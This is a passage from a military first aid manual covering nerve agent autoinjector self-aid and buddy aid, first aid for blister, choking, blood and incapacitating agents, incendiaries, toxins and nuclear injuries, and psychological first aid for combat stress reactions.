STEP 3. HOLD MARK I AT EYE LEVEL WITH NONDOMINANT HAND WITH THE LARGE INJECTOR ON TOP (FIGURE 7-5A).	STEP 3. HOLD ATNAA WITH DOMINANT HAND (FIGURE 7-12A).

Table 7-1. Self Aid for Nerve Agent Poisoning (Continued)

MARK I*	ATNAA*
STEP 4. GRASP SMALL INJECTOR (ATROPINE) (FIGURE 7-5B) AND REMOVE FROM CLIP (FIGURE 7-5C).	STEP 4. GRASP SAFETY CAP WITH NONDOMINANT HAND AND REMOVE FROM INJECTOR (FIGURE 7-12B).
STEP 5. CLEAR HARD OBJECTS FROM INJECTION SITE.	STEP 5. CLEAR HARD OBJECTS FROM INJECTION SITE.
STEP 6. INJECT ATROPINE AT INJECTION SITE APPLYING EVEN PRESSURE TO THE INJECTOR (FIGURE 7-6 OR 7-7). HOLD IN PLACE FOR 10 SECONDS.	STEP 6. INJECT ATNAA AT INJECTION SITE APPLYING EVEN PRESSURE TO THE INJECTOR (FIGURE 7-14 OR 7-15). HOLD IN PLACE FOR 10 SECONDS.
STEP 7. HOLD USED INJECTOR WITH NONDOMINANT HAND.	STEP 7. BEND NEEDLE OF USED INJECTOR BY PRESSING ON A HARD SURFACE TO FORM A HOOK.
STEP 8. GRASP THE LARGE (2 PAM Cl) INJECTOR (FIGURE 7-8B) AND PULL IT FROM CLIP (FIGURE 7-8C). DROP CLIP TO GROUND.	STEP 8. ATTACH USED INJECTOR TO BLOUSE POCKET FLAP OF BDO/JSLIST (FIGURE 7-16).
STEP 9. INJECT 2 PAM Cl AT INJECTION SITE APPLYING EVEN PRESSURE TO THE INJECTOR (FIGURE 7-6 OR 7-7). HOLD IN PLACE FOR 10 SECONDS.	STEP 9. MASSAGE INJECTION SITE, MISSION PERMITTING.
STEP 10. BEND THE NEEDLES OF ALL USED INJECTORS BY PRESSING ON A HARD SURFACE TO FORM A HOOK.	
STEP 11. ATTACH ALL USED INJECTORS TO BLOUSE POCKET FLAP OF BDO/JSLIST (FIGURE 7-9).	
STEP 12. MASSAGE INJECTION SITE, MISSION PERMITTING.	

* USE STEPS LISTED FOR TYPE OF ANTIDOTE DEVICE ISSUED.
** ONLY ADMINISTER ONE MARK I OR ATNAA AS SELF-AID. DO NOT SELF-ADMINISTER CANA.




Figure 7-5. Removing the atropine autoinjector from the MARK I clip.

CAUTION

DO NOT cover or hold the needle end with your hand, thumb, or fingers—you might accidentally inject yourself. An accidental injection into the hand **WILL NOT** deliver an effective dose of the antidote, especially if the needle goes through the hand.



Figure 7-6. Thigh injection site for self-aid.

NOTE

If you are thinly built, inject yourself into the upper outer quadrant of the buttock (Figure 7-7). There is a nerve that crosses the buttocks; hitting this nerve can cause paralysis. Therefore, you must only inject into the *upper outer quadrant* of the buttock.



Figure 7-7. Buttocks injection site for self-aid.




Figure 7-8. Removing the 2 PAM Cl autoinjector from the MARK I clip.




Figure 7-9. One set of used MARK I autoinjectors attached to pocket flap.

NOTES

1. **DO NOT** give yourself another set of injections. If you are able to walk without assistance, know who you are, and where you are, you **WILL NOT** need the second set of injections. (If not needed, giving yourself a second set of MARK I injections or ATNAA may create a nerve agent antidote overdose, which could cause incapacitation [inability to perform mission or defend yourself].)

2. If you continue to have symptoms of nerve agent poisoning, seek someone else (a buddy) to check your symptoms and administer the additional sets of injections, if required.

c. *Buddy Evaluation and Buddy Aid*. Service members may seek assistance after self-aid (self-administering one MARK I or ATNAA) or may become incapacitated after self-aid. A buddy must evaluate the individual to determine if additional antidotes are required to counter the effects of the nerve agent. Also, service members may experience **SEVERE** symptoms of nerve agent poisoning (paragraph 7-7*b*); they will not be able to treat themselves. In either case, other service members must perform buddy aid as quickly as possible. Before initiating buddy aid, determine if one set of MARK I autoinjectors has already been used so that no more than three sets of the antidote are administered. Buddy aid also includes administering the CANA with the third MARK I or ATNAA to prevent convulsions. Follow the procedures indicated in Table 7-2.

WARNING

Squat, DO NOT kneel, when masking the casualty or administering the nerve agent antidote to the casualty. Kneeling may force the chemical agent into or through your protective clothing.

CAUTION

DO NOT use your own MARK I, ATNAA, or CANA on a casualty. If you use your own, you may not have any antidote if needed for self-aid.

WARNING

DO NOT inject into areas close to the hip, knee, or thigh-bone.

Table 7-2. Buddy Aid/Combat Lifesaver Aid for Nerve Agent Casualty.

MARK I*	ATNAA*	CANA**
STEP 1. MASK THE CASUALTY AND POSITION HIM ON HIS SIDE (SWIMMER'S POSITION).	STEP 1. MASK THE CASUALTY AND POSITION HIM ON HIS SIDE (SWIMMER'S POSITION).	STEP 1. OBTAIN BUDDY'S CANA.
STEP 2. POSITION YOURSELF NEAR THE CASUALTY'S THIGH.	STEP 2. POSITION YOURSELF NEAR THE CASUALTY'S THIGH.	STEP 2. CHECK INJECTION SITE.

Table 7-2. Buddy Aid/Combat Lifesaver Aid for Nerve Agent Casualty (Continued).

MARK I*	ATNAA*	CANA**
STEP 3. OBTAIN BUDDY'S THREE OR REMAINING MARK Is.	STEP 3. OBTAIN BUDDY'S THREE OR REMAINING ATNAAs.	STEP 3. HOLD CANA IN A CLOSED FIST WITH DOMINANT HAND (FIGURE 7-12A).
STEP 4. CHECK INJECTION SITE.	STEP 4. CHECK INJECTION SITE.	STEP 4. GRASP SAFETY CAP WITH NONDOMINANT HAND AND REMOVE FROM INJECTOR (FIGURE 7-12B).
STEP 5. HOLD MARK I WITH NONDOMINANT HAND (FIGURE 7-5A).	STEP 5. HOLD ATNAA IN A CLOSED FIST WITH DOMINANT HAND (FIGURE 7-12A).	STEP 5. CLEAR HARD OBJECTS FROM INJECTION SITE.
STEP 6. GRASP SMALL INJECTOR (ATROPINE) AND REMOVE FROM CLIP (FIGURE 7-5B).	STEP 6. GRASP SAFETY CAP WITH NONDOMINANT HAND AND REMOVE FROM INJECTOR (FIGURE 7-12B).	STEP 6. INJECT CANA AT INJECTION SITE BY APPLYING EVEN PRESSURE TO THE INJECTOR, NOT A JABBING MOTION (FIGURE 7-14 OR 7-15). HOLD IN PLACE FOR 10 SECONDS.
STEP 7. CLEAR HARD OBJECTS FROM INJECTION SITE.	STEP 7. CLEAR HARD OBJECTS FROM INJECTION SITE.	STEP 7. BEND NEEDLE OF INJECTOR BY PRESSING ON A HARD SURFACE TO FORM A HOOK.
STEP 8. INJECT ATROPINE AT INJECTION SITE BY APPLYING EVEN PRESSURE TO THE INJECTOR, NOT A JABBING MOTION (FIGURE 7-10 OR 7-11). HOLD IN PLACE FOR 10 SECONDS.	STEP 8. INJECT ATNAA AT INJECTION SITE BY APPLYING EVEN PRESSURE TO THE INJECTOR, NOT A JABBING MOTION (FIGURE 7-14 OR 7-15). HOLD IN PLACE FOR 10 SECONDS.	STEP 8. ATTACH USED INJECTOR TO BLOUSE POCKET FLAP OF BDO/ JSLIST (FIGURE 7-16).
STEP 9. HOLD USED INJECTOR BETWEEN LITTLE FINGER AND RING FINGER OF NONDOMINANT HAND (FIGURE 7-5A).	STEP 9. BEND NEEDLE OF INJECTOR BY PRESSING ON A HARD SURFACE TO FORM A HOOK.	STEP 9. MASSAGE INJECTION SITE, MISSION PERMITTING.
STEP 10. PULL LARGE INJECTOR (2 PAM Cl) FROM CLIP (FIGURE 7-5C). DROP CLIP TO GROUND.	STEP 10. ATTACH ALL USED INJECTORS TO BLOUSE POCKET FLAP OF BDO/JSLIST (FIGURE 7-16).	

Table 7-2. Buddy Aid/Combat Lifesaver Aid for Nerve Agent Casualty (Continued).

MARK I*	ATNAA*	CANA**
STEP 11. INJECT 2 PAM Cl AT INJECTION SITE BY APPLYING EVEN PRESSURE TO THE INJECTOR, NOT A JAB-BING MOTION (FIGURE 7-10 OR 7-11). HOLD IN PLACE FOR 10 SECONDS.	STEP 11. MASSAGE INJECTION SITE, MISSION PERMITTING.	
STEP 12. REPEAT STEPS ABOVE FOR REMAINING MARK Is.		
STEP 13. BEND THE NEEDLES OF ALL USED INJECTORS BY PRESSING ON A HARD SURFACE TO FORM A HOOK.		
STEP 14. ATTACH ALL USED INJECTORS TO BLOUSE POCKET FLAP OF BDO/JSLIST (FIGURE 7-13).		
STEP 15. MASSAGE INJECTION SITE, MISSION PERMITTING.		

* USE STEPS LISTED FOR TYPE OF ANTIDOTE DEVICE ISSUED.
** CANA IS USED IN BUDDY AID/CLS AID ONLY. DO NOT USE IN SELF-AID.

NOTE

If the casualty is thinly built, inject the antidote into the buttock. Only inject the antidote into the upper outer portion of the casualty's buttock (Figure 7-11). This avoids hitting the nerve that crosses the buttocks (Figure 7-4). Hitting this nerve can cause paralysis.



Figure 7-10. Injecting the casualty's thigh (*Mark I or CANA*).



Figure 7-11. Injecting the casualty's buttocks (*Mark I or CANA*).




Figure 7-12. Preparing CANA or ATNAA for injection.




Figure 7-13. Three sets of used MARK I autoinjectors and one CANA autoinjector attached to pocket flap.

d. Self-Administer Antidote Treatment Nerve Agent Autoinjector. If you experience any or all of the nerve agent **MILD** symptoms (paragraph 7-7*b*), you must **IMMEDIATELY** self-administer one ATNAA following the procedure given Table 7-1.

NOTE

If you are thinly-built, inject yourself into the upper outer quarter (quadrant) of the buttock (Figure 7-15). There is a nerve that crosses the buttocks; hitting this nerve can cause paralysis. Therefore, you must only inject into the upper outer quarter (quadrant) of the buttocks.



Figure 7-14. Self-administration of ATNAA (*thigh*).



Figure 7-15. Self-administration of ATNAA (*buttock*).

NOTE

If you continue to have symptoms of nerve agent poisoning, seek someone else (a buddy) to check your symptoms and administer your remaining sets of injections, if required.




Figure 7-16. Used ATNAA attached to clothing.

e. Buddy Assistance. Service members may seek assistance after self-aid (self-administering one ATNAA) or may become incapacitated after self-aid. A buddy must evaluate the individual to determine if additional antidotes are required to counter the effects of the nerve agent. Also, service members may experience **SEVERE** symptoms of nerve agent poisoning (paragraph 7-7*b*); they will not be able to treat themselves. In either case, other service members must perform buddy aid as quickly as possible. Before initiating buddy aid, determine if one ATNAA has already been used so that no more than three ATNAA are administered. Buddy aid also includes administering the CANA with the third ATNAA to prevent convulsions. Follow the procedures indicated in Table 7-2.

WARNING

Squat, DO NOT kneel, when masking the casualty or administering the nerve agent antidotes to the casualty. Kneeling may force any chemical agent on your overgarment into or through your protective clothing.



Figure 7-17. Buddy injecting casualty's outer thigh (*ATNAA or CANA*).

NOTE

If the casualty is thinly built, inject the antidote into the buttocks (Figure 7-18). Only inject the antidote into the upper outer portion of the casualty's buttocks. This avoids hitting the nerve that crosses the buttocks (Figure 7-4). Hitting this nerve can cause paralysis.

WARNING

DO NOT inject into areas close to the hip, knee, or thighbone.



Figure 7-18. Buddy injecting casualty's buttocks (*ATNAA or CANA*).




Figure 7-19. Three used ATNAAs and one CANA autoinjector attached to clothing.

f. Combat Lifesaver.

(1) The combat lifesaver must check to verify if the individual has received three sets of MARK I or ATNAAs. If not, the combat lifesaver performs first aid as described for buddy aid above. If the

individual has received the initial three sets of MARK I, then the combat lifesaver may administer additional atropine injections at approximately 15 minute intervals until atropinization is achieved (that is a heart rate above 90 beats per minute, reduced bronchial secretions, and reduced salivations). Administer additional atropine at intervals of 30 minutes to 4 hours to maintain atropinization or until the casualty is placed under the care of medical personnel. Check the heart rate by lifting the casualty's mask hood and feeling for a pulse at the carotid artery. Request medical assistance as soon as the tactical situation permits.

(2) The CLS should administer additional CANA to casualties suffering convulsions. Administer a second, and if needed, a third CANA at 5 to 10 minute intervals for a maximum of three injections (30 milligrams diazepam). Follow the steps and procedures described in buddy aid for administering the CANA. **DO NOT** give more than two additional injections for a total of three (one self-aid plus two by the CLS).

7-9. Blister Agents

Blister agents (vesicants) include mustard (H and HD), nitrogen mustards (HN), lewisite (L), and other arsenicals, mixtures of mustards and arsenicals, and phosgene oxime (CX). Blister agents may act on the eyes, mucous membranes, lungs, and skin. They burn and blister the skin or any other body parts they contact. Even relatively low doses may cause serious injury. Blister agents damage the respiratory tract (nose, sinuses, and windpipe) when inhaled and cause vomiting and diarrhea when absorbed. Lewisite and CX cause immediate pain on contact. However, mustard agents are deceptive as there is little or no pain at the time of exposure. Thus, in some cases, signs of injury may not appear for several hours after exposure.

a. *Protective Measures*. Your protective mask with hood and protective overgarment provide protection against blister agents. If it is known or suspected that blister agents are being used, **STOP BREATHING**, put on your mask and your protective overgarment.

CAUTION

Large drops of liquid vesicants on the protective overgarment ensemble may penetrate it if allowed to stand for an extended period. Remove large drops as soon as possible.

b. Signs and Symptoms of Blister Agent Poisoning.

(1) Immediate and intense pain upon contact with L, LH (lewisite and mustard) mixture, and CX. No initial pain upon contact with mustard.

(2) Inflammation and blisters (burns) resulting in tissue destruction. The severity of a chemical burn is directly related to the concentration of the agent and the duration of contact with the skin. The longer the agent is in contact with the tissue, the more serious the injury will be.

(3) Vomiting and diarrhea. Exposure to high concentrations of vesicants may cause vomiting or diarrhea.

(4) Death. The blister agent vapors absorbed during ordinary field exposure will probably not cause enough internal body (systemic) damage to result in death. However, death may occur from prolonged exposure to high concentrations of vapor or from extensive liquid contamination over wide areas of the skin, particularly *when decontamination is neglected or delayed*.

c. First Aid Measures.

(1) Use your M291 Skin Decontaminating Kit to decontaminate your skin and use water to flush contaminated eyes. Decontamination of vesicants must be done immediately (within 1 minute is best).

(2) If blisters form, cover them loosely with a field dressing and secure the dressing.

CAUTION

Blisters are actually burns. **DO NOT** attempt to decontaminate the skin where blisters have formed, as the agent has already been absorbed.

(3) If you receive blisters over a wide area of the body, you are considered seriously burned. Seek medical assistance immediately.

(4) If vomiting occurs, the mask should be lifted momentarily and drained—while the eyes are closed and the breath is held—and replaced, cleared, and sealed.

(5) Remember, if vomiting or diarrhea occurs after having been exposed to blister agents, seek medical assistance immediately.

7-10. Choking Agents (Lung-Damaging Agents)

Chemical agents that attack lung tissue, primarily causing fluid buildup (pulmonary edema), are classified as choking agents (lung-damaging agents). This group includes phosgene (CG), diphosgene (DP), chlorine (Cl), and chloropicrin (PS). Of these four agents, CG is the most dangerous and is more likely to be employed by the enemy in future conflict.

a. *Protective Measures*. Your protective mask gives adequate protection against choking agents.

b. *Signs and Symptoms*. During and immediately after exposure to choking agents (depending on agent concentration and length of exposure), you may experience some or all of the following signs and symptoms:

- Tears (lacrimation).
- Coughing.
- Choking.
- Tightness of chest.
- Nausea and vomiting.
- Headaches.

c. *Self-Aid*.

(1) The protective mask should be put on immediately when any of the conditions described in *b* above exist. Another indication of a CG attack is an odor like newly mown hay; however, **DO NOT** rely upon odor as indication of a chemical attack.

(2) If some CG is inhaled, normal combat duties should be continued unless there is difficulty in breathing, nausea, vomiting, or more than the usual shortness of breath during exertion. If any of the above symptoms occur and the mission permits, remain at quiet rest until medical evacuation is accomplished.

d. *Death*. With ordinary field exposure to choking agents, death will probably not occur. *However, prolonged exposure to high concentrations of the vapor and neglect or delay in masking can be fatal*.

7-11. Cyanogen (Blood) Agents

Cyanogen agents interfere with proper oxygen utilization in the body. Hydrogen cyanide (AC) and cyanogen chloride (CK) are the primary agents in this group.

a. *Protective Measures*. Your protective mask with a fresh filter gives adequate protection against field concentrations of cyanogen agent vapor. The protective overgarments, as well as the mask, are needed when exposed to liquid AC.

b. *Signs and Symptoms*. During and immediately after exposure to cyanogen agents (depending on agent concentration and length of exposure), you may experience some or all of the following signs and symptoms:

- Tearing (lacrimation).
- Eye, nose, and throat irritation.
- Sudden stimulation of breathing (unable to hold breath).
- Nausea.
- Coughing.
- Tightness of chest.
- Headache.
- Light-headedness (dizziness).
- Unconsciousness.

c. *First Aid*.

(1) *Hydrogen cyanide*. During any chemical attack, if you get a sudden stimulation of breath or detect an odor like bitter almonds, **PUT ON YOUR MASK IMMEDIATELY**. Speed is absolutely essential since this agent acts so rapidly that within a few seconds its effects will make it impossible for service members to put on their mask by themselves. Stop breathing until the mask is on, if at all possible. This may be very difficult since the agent strongly stimulates respiration.

(2) *Cyanogen chloride*. Put your mask on immediately if you experience any irritation of the eyes, nose, or throat. Service members

who are unable to mask should be masked by the nearest service member (buddy).

d. *Medical Assistance*. If you suspect that you have been exposed to blood agents, seek medical assistance immediately.

7-12. Incapacitating Agents

An incapacitating agent is a chemical agent which produces temporary, disabling conditions which persist for hours to days after exposure. Unlike riot control agents, which usually are momentary or fleeting in action, incapacitating agents have a persistent effect. It is likely that smoke-producing munitions or aerosols will disseminate such agents, thus making breathing their means of entry into the body. The protective mask is, therefore, essential.

a. There are no specific first aid measures to relieve the symptoms of incapacitating agents. Supportive first aid and physical restraint may be indicated. If the casualty is stuporous or comatose, be sure that respiration is unobstructed; then turn him on his side in case vomiting should occur. Complete cleansing of the skin with soap and water should be done as soon as possible; or, the M291 Skin Decontaminating Kit can be used if washing is impossible. Remove weapons and other potentially harmful items from service members who are suspected of having these symptoms. Harmful items include cigarettes, matches, medications, and small items that might be swallowed accidentally. Delirious (confused) persons have been known to attempt to eat items bearing only a superficial resemblance to food.

b. Incapacitating agents (anticholinergic drugs BZ type) may produce alarming dryness and coating of the lips and tongue; however, there is usually no danger of immediate dehydration. Fluids should be given sparingly, if at all, because of the danger of vomiting and because of the likelihood of temporary urinary retention due to paralysis of bladder muscles.

c. If the body temperature is elevated and mucous membranes are dry, immediate and vigorous cooling (as for heatstroke) is indicated. Methods that can be used to cool the skin are spraying with cool water and air circulation (fanning); applying alcohol soaked cloths and air circulation; and providing maximum exposure to air in a shaded area, along with maximum air circulation. Such cases are usually a result of anticholinergic poisoning. Rapid evacuation should be accomplished since medical treatment with the appropriate medication may be lifesaving.

CAUTION

DO NOT use **ice** for cooling the skin.

d. Reassurance and a firm, but friendly, attitude by individuals providing first aid will be beneficial if the casualty appears to comprehend what is being said. Conversation is a waste of time if the service member is incoherent or cannot understand what is being said. In such cases, the less said, the better it is—these casualties will benefit more from prompt and vigorous restraint and evacuation to an MTF.

7-13. Incendiaries

Incendiaries can be grouped as WP, thickened gasoline, metal, and oil and metal. You must learn to protect yourself against these incendiaries.

a. White phosphorus is used primarily as a smoke producer but can be used for its incendiary effect to ignite field expedients and combustible materials. The burns from WP are usually multiple, deep, and variable in size. When particles of WP get on the skin or clothing, they continue to burn until deprived of air. They also have a tendency to stick to a surface and must be brushed off or picked out.

(1) If burning particles of WP strike and stick to your clothing, quickly take off the contaminated clothing before the WP burns through to the skin.

(2) If burning WP strikes your skin, smother the flame with water, a wet cloth, or mud.

NOTE

Since WP is soluble in oil, **DO NOT** use grease, oily ointments, or eye ointments to smother the flame.

(3) Keep the WP particles covered with a wet material to exclude air until you can remove them or have them removed from your skin.

(4) Remove the WP particles from the skin by brushing them with a wet cloth and by picking them out with a knife, bayonet, stick, or other available object.

(5) Seek medical assistance when the mission permits.

b. Thickened fuel mixtures (napalm) have a tendency to cling to clothing and body surfaces, thereby producing prolonged exposure and severe burns. The first aid for these burns is the same as for other heat burns. The heat and irritating gases given off by these combustible mixtures may cause lung damage, which must be treated by medical personnel.

c. Metal incendiaries pose special problems. Thermite particles on the skin should be immediately cooled with water and then removed. The first aid for these burns is the same as for other heat burns. Particles of magnesium on the skin burn quickly and deeply. Like other metal incendiaries, they must be removed. Ordinarily, medical personnel should do the complete removal of these particles as soon as possible. Immediate medical treatment is required.

d. Oil and metal incendiaries have much the same effect on contact with the skin and clothing as those discussed (*b* and *c* above). First aid measures for burns are discussed in Chapter 3.

7-14. Biological Agents and First Aid

a. Biological attacks can result in combat ineffectiveness by introducing disease-causing organisms into a troop population.

b. Once a disease is identified, first aid or medical treatment is initiated, depending on the seriousness of the disease. First aid measures are concerned with observable symptoms of the disease such as diarrhea or vomiting.

7-15. Toxins

Toxins are alleged to have been used in past conflicts. Witnesses and victims have described the agent as toxic rain (or yellow rain) because it was reported to have been released from aircraft as a yellow powder or liquid that covered ground, structures, vegetation, and people.

a. *Signs and Symptoms*. The occurrence of the symptoms from toxins may appear in a period of a few minutes to several hours depending on the particular toxin, the service member's susceptibility, and the amount of toxin inhaled, ingested, or deposited on the skin. Symptoms from toxins usually involve the central nervous system but are often preceded by less prominent symptoms, such as nausea, vomiting, diarrhea, cramps, or stomach

irritation and burning sensation. Typical neurological symptoms often develop rapidly in severe cases; for example, visual disturbances, inability to swallow, speech difficulty, lack of muscle coordination, and sensory abnormalities (numbness of mouth, throat, or extremities). Yellow rain (mycotoxins) also may have hemorrhagic symptoms, which could include any or all of the following:

- Dizziness.
- Severe itching or tingling of the skin.
- Formation of multiple, small, hard blisters.
- Coughing up blood.
- Shock (which could result in death).

b. *Self-Aid*. Upon recognition of an attack employing toxins, you must immediately take the following actions:

(1) Stop breathing, put on your protective mask with hood, and then resume breathing. Next, put on your protective clothing.

(2) Should severe itching of the face become unbearable, quickly—

- Loosen the cap on your canteen.
- Take and hold a deep breath and lift your mask.
- While holding your breath, close your eyes and flush your face with generous amounts of water.

CAUTION

DO NOT rub or scratch your eyes. Try not to let the water run onto your clothing or protective overgarment.

- Put your protective mask back on, seat it properly, clear it, and check it for a seal; then resume breathing.
- Decontaminate your skin by bathing with soap and water as soon as the mission permits.

- Change clothing and decontaminate your protective mask using soap and water. Replace the filters if directed.

(3) If vomiting occurs, the mask should be lifted momentarily and drained—while the eyes are closed and the breath is held—and replaced, cleared, and sealed.

c. *Medical Assistance*. If you suspect that you have been exposed to toxins, you should seek medical assistance immediately.

7-16. Nuclear Detonation

a. Three types of injuries may result from a nuclear detonation. These are thermal, blast, and radiation injuries. Many times the casualty will have a combination of these types of injuries. First aid for thermal and blast injuries is provided based on observable injuries, such as burns, hemorrhage, or fractures.

b. The signs and symptoms of radiation illness in the initial phase include the rapid onset of nausea, vomiting, and malaise (tiredness). The only first aid procedure for radiological casualties is decontamination.

CHAPTER 8

FIRST AID FOR PSYCHOLOGICAL REACTIONS

8-1. General

Psychological first aid is as natural and reasonable as physical first aid and is just as familiar. When you were hurt as a child, the understanding attitude of your parents did as much as the psychological effect of a bandage. Later, your disappointment or grief was eased by supportive words from a friend. Certainly, taking a walk and talking things out with a friend are familiar ways of dealing with an emotional crisis. The same natural feelings that make us want to help a person who is injured make us want to give a helping hand to a buddy who is upset. *Psychological first aid* really means nothing more complicated than assisting people with emotional distress whether it results from physical injury, disease, or excessive stress. Emotional distress is not always as visible as a wound or a broken bone. However, overexcitement, severe fear, excessive worry, deep depression, misdirected irritability, and anger are signs that stress has reached the point of interfering with effective coping. The more noticeable the symptoms become, the more urgent the need for you to be of help and the more important it is for you to know *how* to help.

8-2. Importance of Psychological First Aid

You must know how to give psychological first aid to be able to help yourself, your buddies, and your unit in order to keep performing the mission. Psychological first aid measures are simple and easy to understand. Your decision of what to do depends upon your ability to observe the service member and understand his needs. Making the best use of resources requires ingenuity on your part. A stress reaction resulting in poor judgment can cause injury or even death to yourself or others on the battlefield. It can be even more dangerous if other persons are affected by the judgment of an emotionally upset service member. If it is detected early enough, the affected service member stands a good chance of remaining in his unit as an effective member. If it is not detected early and if the service member becomes more emotionally upset, he may become a threat to himself and to others.

8-3. Situations Requiring Psychological First Aid

- Psychological first aid (buddy aid) is most needed at the first sign that a service member cannot perform the mission because of emotional

distress. Stress is inevitable in combat, in hostage and terrorist situations, and in civilian disasters such as floods, hurricanes, or industrial accidents. Most emotional reactions to such situations are temporary, and the service member can still carry on with encouragement. Painful or disruptive symptoms may last for minutes, hours, or days. However, if the stress symptoms are seriously disabling, they may be psychologically contagious and endanger not only the emotionally upset service member but also the entire unit.

- Sometimes people continue to function well during a disastrous event, but suffer from emotional scars which impair their job performance or quality of life at a later time. Painful memories and dreams may recur for months and years and still be considered a normal reaction. However, if the memories are so painful that the person must avoid all situations which arouse them, becomes socially withdrawn, or shows symptoms of anxiety, depression, or substance abuse, he needs treatment. Experience with police, firemen, emergency medical technicians, and others who deal with disasters has proved that the routine application of psychological first aid to all the participants, including those who have functioned well, greatly reduces the likelihood of future serious post-traumatic stress disorders (PTSDs).

8-4. Interrelationship of Psychological and Physical First Aid

Psychological first aid should go hand in hand with physical first aid. The discovery of a physical injury or cause for an inability to function does not rule out the possibility of a psychological injury (or vice versa). The person suffering from pain, shock, fear of serious injury, or fear of death does not respond well to joking, indifference, or fearful-tearful attention. Fear and anxiety may take as high a toll of the service member's strength as does the loss of blood.

8-5. Goals of Psychological First Aid

The goals of psychological first aid are to—

- Be supportive; assist the service member in dealing with his stress reaction.

- Prevent, and if necessary control, behavior harmful to himself and to others.

- Return the service member to duty as soon as possible after dealing with the stress reaction.

8-6. Respect for Others' Feelings

a. Accept the service member you are trying to help without censorship or ridicule. Respect his right to his own feelings. Even though your feelings, beliefs, and behavior are different, DO NOT blame or make light of him for the way he feels or acts. Your purpose is to help him in this tough situation, not to be his critic. A person DOES NOT WANT to be upset and worried. When he seeks help, he needs and expects consideration of his fears, not abrupt dismissal or ridicule.

b. Realize that people are the products of a wide variety of factors. All people DO NOT react the same way to the same situations. Each individual has complex needs and motivations, both conscious and unconscious, that are uniquely his own. Often the one thing that finally causes the person to become overloaded by a stressful situation is not the stressor itself, but some other problem.

8-7. Emotional and Physical Disability

a. Accept emotional disability as being just as real as physical disability. If a service member's ankle is seriously sprained in a fall, no one expects him to run right away. A service member's emotions may be temporarily strained by the overwhelming stress of battle or other traumatic incident. DO NOT demand that he pull himself together immediately and carry on without a break. Some individuals can pull themselves together immediately, but others cannot. The service member whose emotional stability has been disrupted has a disability just as real as the service member who has sprained his ankle. There is an unfortunate tendency in many people to regard as real only what they can see, such as a wound or bleeding. Some people tend to assume that damage involving a person's mind and emotions is just imagined, that he is not really sick or injured, and that he could overcome his trouble by using his will power.

b. The terms *it's all in your head, snap out of it,* and *get control of yourself* are often used by people who believe they are being helpful. Actually, these terms are expressions of hostility because they show lack of understanding. They only emphasize weakness and inadequacy. Such terms are of no use in psychological first aid.

c. Every physically injured person has some emotional reaction to the fact that he is injured.

(1) It is normal for an injured person to feel upset. The more severe the injury, the more insecure and fearful he becomes, especially

if the injury is to a body part which is highly valued. For example, an injury to the eyes or the genitals, even though relatively minor, is likely to be extremely upsetting. An injury to some other part of the body may be especially disturbing to an individual for his own particular reason. For example, an injury of the hand may be a terrifying blow to a surgeon or an injury to the eye of a pilot.

(2) An injured service member always feels less secure, more anxious, and more afraid not only because of what has happened to him but because of what he imagines may happen as a result of his injury. This fear and insecurity may cause him to be irritable, uncooperative, or unreasonable. As you help him, always keep in mind that such behavior has little or nothing to do with you personally. He needs your patience, reassurance, encouragement, and support.

8-8. Combat and Other Operational Stress Reactions

Stress reaction is a temporary emotional disorder or inability to function, experienced by a previously normal service member as a reaction to the overwhelming or cumulative stress of combat. Stress reaction gets better with reassurance, rest, physical replenishment, and activities that restore confidence. All service members are likely to feel stress reaction under conditions of intense and/or prolonged stress. They may even become stress reaction casualties, unable to perform their mission for hours or days. Other combat and operational stress reactions (COSRs) may result in negative behavior, but are not termed *stress reaction*, as they need more intensive treatment. These negative COSRs may result in misconduct stress behaviors such as drug and alcohol abuse, criminal acts, looting, desertion, and self-inflicted wounds. These harmful COSRs can often be prevented by good psychological first aid. Service members who commit misconduct stress behaviors may require disciplinary action rather than medical treatment.

8-9. Reactions to Stress

Most service members react to stressful incidents after the situation has passed. All service members feel some fear. This fear may be greater than they have experienced at any other time, or they may be more aware of their fear. In such a situation, they should not be surprised if they feel shaky or become sweaty, nauseated, or confused. These reactions are normal and are not a cause for concern. However, some reactions, either short- or long-term, will cause problems if left unchecked. See paragraph 8-13 for more information.

a. Emotional Reactions.

(1) The most obvious combat stress reaction (CSR) is inefficient performance. This can be demonstrated by—

- Slow thinking (or reaction time).
- Difficulty recognizing priorities and seeing what needs to be done.
- Difficulty getting started.
- Indecisiveness and having trouble focusing attention.
- Tendency to do familiar tasks and be preoccupied with familiar details. (This can reach the point where the person is very passive, such as just sitting or wandering about not knowing what to do.)

(2) A less common reaction may be uncontrolled emotional outbursts; this can be demonstrated by crying, screaming, or laughing. Some service members will react in the opposite way. They will be very withdrawn and silent and try to isolate themselves from everyone. These service members should be encouraged to remain with their assigned unit. Uncontrolled reactions may appear by themselves or in any combination (the person may be crying uncontrollably one minute and then laughing the next). In this state, the person is restless and cannot keep still. He may run about, apparently without purpose. Inside, he feels a great rage or fear and his physical acts may show this. In his anger he may indiscriminately strike out at others.

b. Loss of Adaptability.

(1) In a desperate attempt to get away from the danger, which has overwhelmed him, a service member may panic and become confused. His mental ability may be so impaired he cannot think clearly or even follow simple commands. His judgment may be faulty and he may not be aware of his actions, such as standing up in his fighting position during an attack.

